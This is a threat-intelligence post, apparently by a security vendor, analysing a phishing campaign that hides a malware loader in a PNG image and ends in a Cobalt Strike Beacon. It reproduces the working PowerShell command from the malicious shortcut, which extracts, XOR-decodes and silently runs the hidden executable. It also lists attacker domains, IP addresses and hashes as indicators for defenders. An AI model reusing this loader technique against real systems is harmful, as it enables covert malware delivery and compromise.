
A lone wolf is no companion for you
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…




The cyber intelligence team has recorded another phishing campaign by the Lone Wolf group: the attackers use steganography for covert delivery of a malware loader.

The victim is sent an archive (screenshot 1) with two files: a blurred image “досудебное.png” (screenshot 2) and a shortcut “сверка.lnk”. Opening the shortcut launches PowerShell with hidden window parameters and execution policy bypass.
-WindowStyle Hidden -ExecutionPolicy Bypass -Command
"$data=[IO.File]::ReadAllBytes('досудебное.png');
$key=$data[144];
$file=$env:TEMP+'\yVLQbWaX.exe';
$i=[Text.Encoding]::ASCII.GetString($data).LastIndexOf('IDAT')+4;
$xdata = ($data[$i..$data.Length] | ForEach-Object { $_ -bxor $key }); [IO.File]::WriteAllBytes($file, $xdata);
Start-Process -FilePath $file -WindowStyle Hidden"
Code language: PowerShell (powershell)👨🎨 When launched, the script reads the image bytes, takes the key from the 145th byte, and finds the last PNG chunk marker IDAT in the ASCII representation. It then takes everything that follows it, decodes it using XOR, and saves the result in the temporary directory as
%TEMP%\yVLQbWaX.exe, after which it launches it. Thus, the image serves as a container for the payload with hidden window parameters and execution policy bypass. The applied technique of extracting from the IDAT segment conceptually repeats the approach previously observed in the IDAT Loader (HijackLoader) family of loaders, which indicates reuse or borrowing of solutions from existing malware.The launched
yVLQbWaX.exe accesses the address ezstat.ru/flowersforlove.gif. When accessed, this domain redirects to an attacker-controlled resource valisi.ru, which actually hosts a malicious HTA file. It is executed by the system utility mshta.exe.Inside the HTA file there is VBScript code that again launches PowerShell to unpack a Base64 string as a
gzip file in memory and to further launch the result. Analysis showed that the resulting shellcode corresponds to Beacon — the Cobalt Strike payload. The final stage implements “fileless” execution in RAM via reflective loading.🎭 The entire chain demonstrates consistent multi-stage masquerading:
• steganography in PNG (T1027.003) + obfuscation or encoding (T1027, T1140);
• user execution of the LNK file (T1204.002) as part of phishing with an attachment (T1566.001);
• downloading a remote component (HTA file) over the network (T1105);
• execution of the HTA file through a proxy server using
mshta.exe (T1218.005);• use of script interpreters (VBScript, PowerShell) as deployment tools (T1059.005, T1059.001);
• reflective loading and execution of payloads in memory (T1620).
💡 The network infrastructure with which the malware interacts has not changed since March of this year.
IoCs
Domains
valisi.ru
ecols.ru
Code language: plaintext (plaintext)
IP addresses
91.218.228.26
188.120.232.76
Code language: plaintext (plaintext)
Hash sums
ec2924d70d86d24e911202b1523c1858
ae7996444c3d9dbc66c6768993a032c3ca39cc59
6b139dec14e03afdaa6ac51415a9d097eaddb9b7ebba5f77575404c5395ff778

bc957c0d268732c83c4b1a33a37a5854
7c5e95a312567541c9839b9aeefdb66f8b92ffe8
ae8c52e498f5c9a328cf9a2b18b5caf11b677108c4da6ac556a66ccb99faba17

38bcebee4a5c0a18a4794ad7c882e536
af2c5c5113389b16351577837087d2a5f618edca
dcee83c2859df268528002c8b5cdfb2d7821985b36e5b5fab8eb9de4cbc812e1

aed3b15ef7c731cdc8e84c0de42adcdc
bc3a04ccdd5e7de167d2f4d3e75239087075e03c
2d91100a95a2d26c8bcf42dea5aeddb3bfad84b1827bc1b7670a9eac8a0936b8
Code language: plaintext (plaintext)
Additional indicators
gemme-cotti.ru
seko-group.ru
run-xin.ru
mzmz.ru
igran.ru
dewatering.ru
clwater.ru
ivaco.su
hydrochem.ru
гидрохим.рф
Code language: plaintext (plaintext)
#TI #APT #Phishing
@ptescalator
More from ti_author
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…
- ⚡Fake news — THAT'S ALL
⚡Fake news — B U L L S H I T PT ESC specialists discovered an…
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…